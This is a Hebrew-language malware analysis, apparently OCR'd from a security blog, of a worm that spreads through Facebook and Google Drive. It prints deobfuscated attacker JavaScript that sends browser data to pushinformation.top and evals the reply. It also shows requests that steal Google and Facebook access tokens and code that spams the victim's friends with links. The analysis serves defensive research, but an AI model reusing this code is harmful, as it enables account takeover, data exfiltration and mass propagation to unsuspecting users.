
הגנה באמצעות גיבוב חתיכות קוד

הטריק עם הדיבאגר אינו המכשול היחיד שעל החוקר לעקוף על מנת לדבג את הקוד בצורה נורמלית. למען באמת, החלק המורכב עוד לפנינו. באמצעות שימוש בפנקציית גיבוב, העורך של הסקריפט מייצר האשים של בלוקים של קוד בזמן ריצה, מה שמונע מהחוקר לערוך את הקוד. ברגע שעורכים חתיכה מהקוד על מנת לנסות "לפרק" אותו צעד צעד, להציב משתנים וכולי, הסקריט קורס.

הקרסה של הקוד - פתרון קסם

אחרי כמה ניסיונות כושלים, הצלחנו לבסוף "לפתוח" (unpack) כמעט את הקוד כולו. את שאר הקוד המעורבל הצלחנו להבין לאחר פתיחה של הקוד וכמובן ימים ולילות שבהם למדנו את המבנה של הקוד. גילינו שברגע שמייצרים שגיאה מכוונת כמו חלוקה ב-0, למשל, בחלק מסוים בקוד, הסקריפט כושל אך ממשיך לרוץ ולפענח חלקים מסוימים בקוד. דבר זה הביא אותנו צעד-צעד לעבר פענוח מלא של הקוד. חלקו בצורה ידנית ומעט החלפות של מחרוזות עם שמות משתנים באמצעות סקריפטים של פייתון.

בתוך הקוד גילינו סדרת שיטות השתלטות מתוחכמות אשר מסודרות בצורה מאוד מחושבת. ברור שמי שיצר את הסקריפט למד את ה-DOM של גוגל דרייב ופייסבוק במשך הרבה מאוד זמן:



מתחת למכסה מנוע

כעת, לאחר שהצלחנו לפענח את מירב הקוד ותפסנו את כל התעבורה מעל הדפדפן הגיע הזמן הקריטי להסתכל לקוד הזה בלבן של העין ולהבין כיצד אנחנו מגיעים לפגיעות של הפייסבוק, אם היא בכלל קיימת, ואם כן - אז איפה.

גניבת טוקן - גוגל דרייב

על מנת שהתוקף ישאר בצללים ועל מנת שההתקפה תהיה אוטומטית לחלוטין, הטרויאן (JSE) מועתק לגוגל דרייב של אותו קורבן שהתחבר לחשבון הפייסבוק שלו. על מנת ליצור סנריו שכזה התוקף חייב לגנוב את המזהה הייחודי (Authorization token) של המשתמש בעת חיבור לגוגל דרייב.

ההתקפה מתחילה בבקשת GET ל-Google OAuth2:

```
GET
https://accounts.google.com/o/oauth2/auth?scope=https://www.googleapis.com/auth/
urlshortener%20https://www.googleapis.com/auth/drive%20https://www.googleapis.co
m/auth/drive.appdata%20https://www.googleapis.com/auth/drive.file&client_id=2928
24132082.apps.googleusercontent.com&redirect_uri=postmessage&origin=https://deve
lopers.google.com/&response_type=token HTTP/1.1
Host: accounts.google.com
...
Cookie: SID=eQPBPD...
```

המטרה של הבקשה הלא כל כל טרויאלית הזו היא פשוט בקשת רשות להשתמש בשני השירותים הבאים:

- Google URL Shortener
- Google Drive API

הסיבה לשירותים הספציפיים האלו היא שה-Google Shortner יוטמע בהמשך ב-timeline של הקורבן, כאשר התוקף יעלה פוסט בשמו. הלינק יוביל לגוגל דרייב של אותו קורבן (על מנת לשמור על אמינות).

המטען (Payload) שחוזר בתגובה לבקשה מכיל את הטוקן המאשר שימוש באותם שירותים:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
...
Content-Length: 1122

<!DOCTYPE html><html><head><title>Connecting...</title><meta http-
equiv="content-type" content="text/html; charset=utf-8"><meta http-equiv="X-UA-
Compatible" content="IE=edge"><meta name="viewport" content="width=device-width,
initial-scale=1, minimum-scale=1, maximum-scale=1, user-scalable=0"><script
src='https://ssl.gstatic.com/accounts/o/3299913213-
postmessage.js'></script></head><body  dir="rtl"><input type="hidden" id="error"
value="false" /><input type="hidden" id="response-form-encoded"
value="access_token=ya29.CjAUAwoFMS2h7T0blfghNqAlCC79evb3hb_5l7ktYG289AsVgpPXQq3
gSU6fsq_tj4A&amp;token_type=Bearer&amp;expires_in=3600" /><input type="hidden"
id="origin" value="https://developers.google.com/" /><input type="hidden"
id="proxy" value="" /><input type="hidden" id="relay-endpoint"
value="https://accounts.google.com/o/oauth2/postmessageRelay" /><input
type="hidden" id="after-redirect" value="" /><script
type="text/javascript">self['init'] = function()
{postmessage.onLoad();};</script><script type="text/javascript"
src="https://apis.google.com/js/rpc:shindig_random.js?onload=init"></script></bo
dy></html>
```

הטוקן שמודגש יוטמע בכל בקשת HTTP לגוגל דרייב, כערך ל-Bearer של כותר ה-Authorization:

[בקשה הכוללת את תוכן התוקן שנחטף במטרת גישה ל-Google Drive של הקורבן]

גוגל דרייב - ברודקסט מלוור

הבקשה בתמונה למעלה מכילה בקשת POST, אשר, באמצעות הטוקן של גוגל דרייב, מאושרת להעלות קבצים שדרייב של הקורבן. המטען שנראה בבקשה כולל מחרוזת ארוכה מקודדת ב-Base64:

```
POST https://www.googleapis.com/upload/drive/v3/files?uploadType=multipart
HTTP/1.1
Host: www.googleapis.com

content-type: multipart/form-data;  boundary="-------32028391574370275000"
x-javascript-user-agent: google-api-javascript-client/1.1.0-beta
Accept-Language: he-IL,he;q=0.8,en-US;q=0.6,en;q=0.4
---------32028391574370275000
Content-Type: application/json
{"name":61725377,"mimeType":"text/html"}
---------32028391574370275000
Content-Type: text/html
Content-Transfer-Encoding: base64
PGh0bWw+PC9zcGFuPjx1bCBj...YmN6eWJxenVnc3dpbmJoIj48L2h0bWw+Cg==
---------32028391574370275000--
```

התגובה מחזירה מזהה ייחודי של הקובץ שהועלה, אשר לאחר מכן יסייע לתוקף בשינוי הרשאות הגישה לקובץ, כך שהלינק יהיה פתוח לקריאה על ידי כל משתמש שמחזיק בו:

```
HTTP/1.1 200 OK
X-GUploader-UploadID:
AEnB2UpKZH_XmylXWtMwMB0IlNQ5BQ4v3hm6rIeXToatChi6RDNABrMyhBXgmq0qEL1xc_VHFO_QKCYe
ALyCcnKLMmRlFDDyDA

Alt-Svc: quic=":443"; ma=2592000; v="34,33,32,31,30,29,28,27,26,25"
{
 "kind": "drive#file",
 "id": "0B1QnPWBq7G22Y3RVZ0Q0Q0hyVkE",
 "name": "61725377",
 "mimeType": "text/html"
}
```

לפני שנמשיך לשלב של שינוי ההרשאות, רציתי להתעכב על ה-Base64 שהוצג במטען של הבקשה להעלאת קובץ. בואו נראה מה הקובץ שהתוקף מעלה.

גניבת מידע

לאחר פענוח הקובץ, נראה שמדובר בסקריפט HTML אשר כולל שלב נוסף של קידוד והינו מעורבל בשיטה דומה לערבול של data.js. מעבר לזה, התוקף הוסיף עוד קוד מת ואלמנטים שכביכול מכילים דומיינים נוספים, אך אלו אינם קיימים. בתוך הקובץ ישנו בלוק JavaScript שנראה כמו לולאה המקבלת מחרוזת לפענוח:

```
<html></span><ul class="ffybatjyeafsctv"><center class="hjywgqitiay"><span
id="nwktpmmltlcsrq"><ul id="fbnfzbeaqwkes"><ul class="avwtnmtoaqwf"></img><img
id="qvcodjywjusch"><img id="lirekozqmltu"><img class="ppqjhtrmpo"><meta
name="medium" content="image" /><a><title>Donny Bravo</title><ul><a
class="slmzbcqljkcw"></span><span><a
href="http://qzpfbnypzxvisfjtl.net"></a><div><img class="sruhwwvvlguj"><i><div
id="gjhnfcoaufvcc"><i></span><center
```

```
class="hhcqpqvrewmjspl"><ul><script>function ntSjDudMLW(hpihjeLwOE) {var
QIAtZgPsoKYQ="OVIHNDxkGEPPTzLFXkwFLQFSFXhqWXPKTyrHcPRIuHyngjSduoJffpYKmfaidQSXpk
EsawaudzI"; kaCqGvsh =
"jxw5AFKOsGqe;D!,)Y_.HVf/cL&v]ZaTu4'%2?z=EUS61<dCXh[oiRJb+r9}7n-
8kMNIl%P{gBQp:3>my*(t0 ".split("");hpihjeLwOE =
atob(hpihjeLwOE.split("").reverse().join("")).split("b");GBOPfjTRVQw = "";for
(var gFjpJVMx = 0; gFjpJVMx < hpihjeLwOE.length; gFjpJVMx++) {if(typeof
kaCqGvsh[hpihjeLwOE[gFjpJVMx]] != "undefined") {GBOPfjTRVQw = GBOPfjTRVQw +
kaCqGvsh[hpihjeLwOE[gFjpJVMx]];var
JBndQXjVmhF="nGIqxAoMLSfMpfhtFQDorRshOBcbJHAXoioLJCyvvDiKJpdofHDxyVEnxGohoPeCYso
HUMdpql";}var
ZBdoHKRejM="wjpLqDAugzNugIhkXxvYwWbKDMBIVoqsxFdOjEipdWJkEQuCnQAKMCvqoWYjlpBIVFwe
jFtnBdygTSIhIjS";}var
LnMakLkvbMdW="AaBguOIxnOrfxzOGrksEXsOICjJonGGOHhUbWCzjqRpNqeuHpNmmfbVIlFXylDmSKh
U";return GBOPfjTRVQw;}var nbazzcrgusbsmh=ntSjDudMLW("4YjYwMjY3IjYiFTM");var
cwflcxmslekjgcv=ntSjDudMLW("4YjYwMjY3IjYiFTM");var
fsapnrrxcsm=ntSjDudMLW("1UjYxUjYzgjYiBzM");var
qwqqwticnbegol=window;qwqqwticnbegol[cwflcxmslekjgcv](qwqqwticnbegol[nbazzcrgusb
smh](qwqqwticnbegol[fsapnrrxcsm]('bnRTakR1ZE.WpZeWdqWWlKbVkiKTs=')));</script><i
id="aaszwahzqxp"><img id="bqpleyywyz"><div class="atmablryaenunp"></a><span...
```

פורמט נקי יותר של אותו קטע קוד יראה כך:

```
<script>
  function decode_func(encoded_payload) {
    key = "jxw5AFK0sGqe;D!,)Y_.HVf/cL&v]…+r9}7n-Il%P{gBQp:3>my*(t0 ".split("");
    encoded payload = atob(encoded payload.split("").reverse().join("")).split("b");
    decoded string = "";
    for (var i = 0; i < encoded_payload.lenght; i++) {
      if (typeof key[encoded_payload[i]] != "undefined") {
        decoded_string = decoded_string + key[encoded_payload[i]];
      }
    }
    return decoded_string;
  } window["eval"](window(["eval"](window["atob"](decode func('iJmMxImNxIm…gjYiJmY');))));
</script>
```

פענוח של המחרוזת בשורה האחרונה מציגה את הקוד הבא:

```
(function() { /*aGRsZHl5ZnZocGR2d2t3Z2RwYmVjZXBreHpjeHl3ad6dGt5cnB0eU=;*/
    var _navigator = {};
    var _navigator2 = {};
    var _navigator2 = {};
    for (var i in navigator) {
        _navigator[i] = navigator[i];
    }
    for (var i in navigator.mimeTypes) {
        _navigator2[i] = navigator.mimeTypes[i];
    }
    var navVars = JSON.stringify(_navigator);
    var _screen = {};
    for (var i in screen) {
        _screen[i] = screen[i];
    }
    var screenVars = JSON.stringify(_screen);
    var scrVars = '';
    var infoSend = btoa(navVars + '-' + scrVars + '-' + screenVars + '-' +
document.referrer + '-' + Date());
    var tqakgoblijavvn = true;
    if (typeof navigator.mimeTypes != 'undefined') {
        if (typeof navigator.mimeTypes[0] != 'undefined') {
            if (typeof navigator.mimeTypes[0].type == 'undefined') {
                tqakgoblijavvn = false;
```

```
            }
        }
    }
    if (tqakgoblijavvn === true) {
        var vanckhtkszyt = new XMLHttpRequest();
        vanckhtkszyt.open('POST', ((location.protocol == 'https:') ? 'https:' :
'http:') + '//' + String.fromCharCode(112, 117, 115, 104, 105, 110, 102, 111,
114, 109, 97, 116, 105, 111, 110, 46, 116, 111, 112, 47, 106, 115, 46, 106, 115)
+ '?' + Math.random(), true);
        vanckhtkszyt.setRequestHeader('Content-type', 'application/x-www-form-
urlencoded');
        vanckhtkszyt.onreadystatechange = function() {
            if (vanckhtkszyt.readyState == 4 && vanckhtkszyt.status == 200) {
                eval(vanckhtkszyt.responseText);
            }
        };
        vanckhtkszyt.send('info=' + infoSend);
    } /*dJochsZmpxa5mdGxmd2llc3Frc2t1cJqa2FvaXZwc14YnJoc2F1eXVnZHFwaQ==;*/
})(window);
```

בקוד נראה שמתבצעת בקשת POST לשרת התקיפה. החלק המעניין ביותר הוא התוכן של המשתנה info אשר מכיל ככל הנראה את המידע שנגנב.

```
POST /js.js?0.550745431729359 HTTP/1.1
Host: pushinformation.top
Content-Length: 1509

info=eyJ2ZW5kb3JTdWIiOiIiLCJwcm9kdWN0U3ViIjoiMjAw...MwMCAoSmVydXNhbGVtIERheWxpZ2
h0IFRpbWUp
```

לבסוף, ניתן לראות את המידע אותו אסף התוקף מפענוח הערך של המשתנה info:

```
{
    "vendorSub": "",
    "productSub": "20030107",
    "vendor": "Google Inc.",
    "maxTouchPoints": 0,
    "hardwareConcurrency": 3,
    "appCodeName": "Mozilla",
    "appName": "Netscape",
    "appVersion": "5.0 (iPhone; CPU iPhone OS 9_1 like Mac OS X)
AppleWebKit/601.1 (KHTML, like Gecko) CriOS/47.0.2526.70 Mobile/13B143
Safari/601.1.46",
    "platform": "Win32",
}
```

חזרה לשינוי הרשאות גישה לקבצים

שימוש במזהה הייחודי בתוספת מטען POST בפורמט JSON יבקש לשנות את הגישה לקובץ ל"כולם":

```
POST
https://content.googleapis.com/drive/v2/files/0B1QnPWBq7G22Y3RVZ0Q0Q0hyVkE/permi
ssions HTTP/1.1
Host: content.googleapis.com
...
Content-Length: 33

{"role":"reader","type":"anyone"}
```

בתגובה ניתן לראות את הלינק שנוצר עבור אותו קובץ, בו ישתמש התוקף:

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: Mon, 01 Jan 1990 00:00:00 GMT
...
Server: GSE
Alternate-Protocol: 443:quic
Alt-Svc: quic=":443"; ma=2592000; v="34,33,32,31,30,29,28,27,26,25"
Content-Length: 265

{
 "kind": "drive#permission",
 "etag": "\"1TJQgR03e3kullTvmPoNa3p7rGU/SMt_AihNOeEid3uqxvT2TMEdQYU\"",
 "id": "anyone",
 "selfLink":
"https://www.googleapis.com/drive/v2/files/0B1QnPWBq7G22Y3RVZ0Q0Q0hyVkE/permissi
ons/anyone",
 "role": "reader",
 "type": "anyone"
}
```

יצירת קריאות זדוניות

לאחר העלאת הקובץ בצורה שקטה, שלב המודיפיקציה הסתיים והשלב הבא הוא יצירת הלינק שיוטמע ב-timeline של הקורבן. הסקריפט מייצר שני סוגים של לינקים קצרים. כל אחד משמש לפיתוי משתמשים בדרך שונה.

- Google URL Shortener - יוטמע בפוסט שפורסם ע"י הקורבן.
- TinyURL - יוטמע בהודעת פייסבוק אשר תישלח לקורבן.


Google Shortner:

```
gl: function(E, a) {
   gF[U2e.U4O][U2e.T3O](String[U2e.G9U](U2e.L5O,,U2e.P4U), function(A) {
      var d = "C8";
         if (U2e[d](A, U2e.x7U)) {
            $[U2e.g0O]({
            url: "https://content.googleapis.com/urlshortener/v1/url",
            type: "POST",
            headers: {
               "Authorization": "Bearer " + A
            },
            async: false,
            contentType: "application/json; charset=utf-8",
            data: JSON[U2e.t3U]({
               "longUrl": E
            }),
            complete: function(e) {
               a(gF[U2e.r7U](e[U2e.O6O])[U2e.s3U]);
            }
         });
      } else {
         a(E);
      }
   }, U2e.h7U);
}
```

:TinyURL

```
isgd: function(E) {
    $[U2e.g0O]({
        url: 'https://tinyurl.com/api-create.php?url=' + E,
        type: 'GET',
        async: false,
        complete: function(A) {
            var d = function(e) {
                l = e[U2e.O6O];
            };
            d(A);
        }
    });
    return l;
}
```

בסוף תהליך העלאת הקבצים, הדרייב של הקורבן יכיל שלושה קבצים. האחד הוא ה-JSE אשר הגיע משרת התקיפה ויהיה חלק מתהליך התיוג ללינק חיצוני. השני והשלישי הם קבצי HTML, אחד פירטנו למעלה והוא אחראי על גניבת מידע והשני הוא צורה שונה של ה-JSE אשר יגיע משירותי קיצורי הלינקים שפרטנו כרגע.



[חשבון ה-Google Drive של הקורבן כולל את הקבצים המפגעים]

גניבת טוקן פייסבוק

על מנת "לדבר" עם ה-API של פייסבוק, על הסקריפט לייצר טוקן עבור הקורבן ואיתו לבקש הרשאות על הפונקציונליות הנדרשת עבור ההתקפה.

הסקריפט מבקש טוקן שמיועד לשימוש של מספר קטן של קריאות API אשר אינן מוודאות את ה-client ID, ואינן מבצעות פעולות מצד השרת. לטובת הנושא, בחר התוקף להשתמש ב-client ID של אינסטגרם (124024574287414). אם הקורבן יבדוק את הגדרות האפליקציות שלו בחשבון הוא יזהה שהקצה הרשאות לאינסטגרם, דבר שלא יעלה את חשדו.

על ידי חקירה של ההרשאות שניתנו בצורה יותר יסודית, ניתן יהיה לראות הרשאות אשר אינסטגרם לא מבקשה באופן שוטף, כגון "Messaging":

```
$["ajax"]({
     url: 'https://www.facebook.com/v2.0/dialog/oauth/read?dpr=1',
     type: 'POST',
     async: true,
     makedata: v1,
     data: {
       "fb_dtsg": fb["user_dtsg"],
        "app_id": "124024574287414",
        "redirect_uri": "fbconnect://success",
        "display": "popup",
        "access_token": "",
        ...
        "seen_scopes": "read_mailbox,public_profile,baseline",
        ...
```

שליחת הבקשה שנראתה ברקע:

```
POST https://www.facebook.com/v2.0/dialog/oauth/read?dpr=1 HTTP/1.1
Host: www.facebook.com
Content-Length: 538
Cookie: datr=Oy95Vw4w10gpT8

fb_dtsg=AQHn-
bxImsMm%3AAQGoPMxd9qQJ&app_id=124024574287414&redirect_uri=fbconnect%3A%2F%2Fsuc
cess&display=popup&access_token=&sdk=&from_post=1&public_info_nux=1&private=&tos
=&read=read_mailbox%2Cpublic_profile%2Cbaseline&write=&readwrite=&extended=&soci
al_confirm=&confirm=&seen_scopes=read_mailbox%2Cpublic_profile%2Cbaseline&auth_t
ype=&auth_token=&auth_nonce=&default_audience=&ref=Default&return_format=access_
token&domain=&sso_device=&sheet_name=initial&__CONFIRM__=1&__user=10001256002541
1&__a=1&__dyn=&__req=1&ttstamp=&__rev=2425895
```

טוקן הכניסה שהתקבל בהתאמה:

```
HTTP/1.1 200 OK
...
Content-Length: 567

for
(;;);{"__ar":1,"payload":null,"jsmods":{"require":[["ServerRedirect","redirectPa
geTo",[],["fbconnect:\/\/success#access_token=EAABwzLixnjYBAKqbt7k0WRjvR4RlWOVu7
UZCrW1FqswMZBlgvZBfuAmNjAb8yJMGl4yZCjjFc4Lv8gAf25RcGFZAt47xM9ZBObZCVzFzMOqJvbCCM
HiQVdTux8rCuQIP7jVSE2NVZBnqZCZCUKDH9YTAQMhmDuaPZAuxJx7Ruzoel1izUFBuPQDLvJL&expir
es_in=5353",true],[]]]},"js":["q0abx"],"bootloadable":{},"resource_map":{"q0abx"
:{"type":"js","src":"https:\/\/fbstatic-a.akamaihd.net\/rsrc.php\/v2i-F-
4\/yi\/l\/en_US\/mFmrEHotYoA.js","crossOrigin":1}},"ixData":{},"lid":"6303121548
162546088"}
```

מנגנון אל-כשל

מי שיצר את הקוד הזה לא התפשר על פגיעות אחת, אלא יצר מספר נקודות רב ככל האפשר בהן יכול המשתמש התמים ליפול קורבן. אך, המנגנונים לא בהכרח עובדים במקביל. מנגנון זה למשל יפעל רק במידה והניסיון לתייג את הקורבן ללינק חיצוני נכשל. במצב זה תתבצע אוטומציה על פרסום הודעות בצ׳ט של פייסבוק ובו ישלח הסקריפט, בשם הקורבן, הודעה אחת לכל חבר פייסבוק המכילה לינק TinyURL לגוגל דרייב של הקורבן והתמונה כבר בטח מתחברת לכם בראש...

בנוסף לכך, יעלה התוקף פוסט ל-timeline של הקורבן המכיל תמונת רקע, טקסט ותמונות של החברים אותם הוא מייבא באמצעות שאילתת FQL. את תמונת הרקע הוא מייצר בזמן ריצה מתמונת הפרופיל של המשתמש עם טקסט שנבחר ע״י שפת הדפדפן (שימוש באובייקט navigator) ומיובא משרת התקיפה.

אני לא יודע כמה מכם מכירים את ה-API של פייסבוק, אך פרסום בפייסבוק מכיל מספר שלבים. שלב ההכנה, המכיל בתוכו מספר תהליכוני הכנה, ושלב הפרסום בהתאמה. על מנת לחקות את ההתנהגות הזו, על התוקף לשלוט בתהליך הזה ברמה גבוהה.

לטובת הפשטות של המאמר, חילקנו את התהליך לשני נדבכים עיקריים:

- Preparing the post
- Posting it on Facebook

בלוק הקוד הראשון שולח בקשה לשרת התקיפה על מנת לקמפל הודעת טקסט אשר תוטמע בתוך התמונה. הפונט יבחר באופן רנדומלי מתוך סט פונטים שהוטמעו בסקריפט. על מנת לייבא את הטקסט, על הסקריפט להשיג מספר פרטים בסיסיים על הקורבן, לכן הבקשה תכיל את המזהה הפייסבוקי של אותו קורבן:

```
GET https://corneliuspettus.com/g2.php?i=1&id=100012560025411 HTTP/1.1
Host: corneliuspettus.com
```

בתגובה יקבל הסקריפט מספר מחרוזות שכאמור, יוטבעו בתמונה:

```
HTTP/1.1 200 OK
...
Server: cloudflare-nginx
CF-RAY: 2bcb615465603524-LHR
Content-Length: 1411

{"la": ["Top visitors to", "Look at yours now", "visits"], "st": 0,"html":
"https://www.googledrive.com/host/0B1QnPWBq7G22RmdpVFViOFR5M0E", "time":
"1467499607", "sv": "1467545442", "ch": 30, "dev": ["1"], "appid": "", "v":
"WyJqZmlwaWZva2NuaGFjbG5vZ29wZmRqZW5qam1qaWhmcCJd", "appid2": "", "e": 8, "p":
"SUw=", "b": "0", "se": "", "o":
["https://www.googledrive.com/host/0B1QnPWBq7G22SXotc1ZBcFJheWM","https://www.go
ogledrive.com/host/0B1QnPWBq7G22c19jYXg3bVdZTVk","https://www.googledrive.com/ho
st/0B1QnPWBq7G22c2IxWnF2QlhyM28","https://www.googledrive.com/host/0B1QnPWBq7G22
Z3RLS2JWdEU0aWs","https://www.googledrive.com/host/0B1QnPWBq7G22WnhmOEd1WXpzX0k"
]}
```

והנה המחשה של הפוסט:

[דוגמא לפוסט פישינג ב-Timeline של הקורבן]

אם לא נוטיפיקציה, נספים את הצ׳אט

מנגנון האל-כשל מייצר קריאה לצ׳אט של פייסבוק המאפשר לתוקף להספים אתת כלל החברים של הקורבן. כל הפעולה הזו נוצרת בצד הלקוח באמצעות ג׳ינרוט של Message batch:

```
sendMessage: function(U, C, t, K, z) {
    var k = "ur",
    N = 960,
    B = "link",
    p = function() {
      U = U + U2e.d8O + globalFunction["chain"](U2e.x8O);
    };
    p();
    U = gF["Drive"][B](U);

$["ajax"]({
  url: 'https://www.facebook.com/message_share_attachment/fromURI/?dpr=1',
  type: 'POST',
  async: true,
  data: W,
  importData: importData,
  complete: function(b) {
    var X = "slice",
    n = "getMinutes",
    I = "getHours",
```

```
    f = "banword",
    F = "finalWord",
    O = "visits",
    G = "tagged",
    V = "importData";
  this[V]["name"] = gF["returnName"](this[V][G]);
  this[V][O] = globalFunction["random"](100, 9999);
  this[V][F] = globalFunction[f](fbData["lang"][2]);
  var c = {
    "message_batch[0][action_type]": "ma-type:user-generated-message",
    "message_batch[0][thread_id]": "",
    "message_batch[0][author]": "fbid:" + fb["user_id"],
    "message_batch[0][author_email]": "",
    "message_batch[0][timestamp]": Date["now"](),
    "message_batch[0][timestamp_absolute]": "Hoy",
    ...
```

לאחר מכן מתבצעת השליחה:


```
mChat: function(V, c, U) {
    var C = "z",
    t = "message",
    K = ',,,,?,?,?',
    z = "T0U",
    k = "N0U",
    N = "R0U",
    B = "isgd",
    p = "z0U",
    W = "C0U",
    H = "mc2",

for (uuuu = 0; U2e[N](uuuu, shareArr.length); uuuu++) {
    var j = function() {
      var e = "/&";
      send = send + e + gF["chain"](gF["random"](U2e.j8O,
U2e.v4O))["toLowerCase"]();
      },
      ...
    }
    j();
    console["log"](send);
    mData = {
      "charset_test": K,
      "tids": U2e.Z5O,
      "wwwupp": U2e.X4O,
      "body": send,
      "waterfall_source": t,
      "m_sess": U2e.Z5O,
      "fb_dtsg": fb["user_dtsg"],
      "__dyn": U2e.Z5O,
      "__req": C,
      "__ajax__": U2e.Z5O,
      "__user": fb["user_id"],
    };
    J(shareArr);
    $["ajax"]({
      url: 'https://m.facebook.com/messages/send/?icm=1&refid=12',
      type: 'POST',
      async: true,
      data: mData,
      complete: function() {
      cookies.save(fb["user_id"] + "_sc" + fb["cache"], 1, 1);
```

```
    }
});
}
```

- ב**אדום** נוצר ומוטמע האובייקט של ה-TinyURL לינק.
- ב**סגול** מחרוזת רנדומלית של תווים מוצמדים לסוף ה-TinyURL
- ב**כחול** משתני הבקשה
- ב**חום** הבקשה המכילה את המידע הנדרש על מנת לייצר הודעה.

אגב, הבקשה מתבצעת דרך ממשק המובייל של פייסבוק.

לאחר מכן ייבא הסקריפט את הרשימה המלאה של החברים ובלופ בגודל הרשימה ישלח את הבקשה לכל משתמש:



קישור ל-TinyURL יצורף להודעת "sent from Mobile" ויכלול את הקישור המפגע.

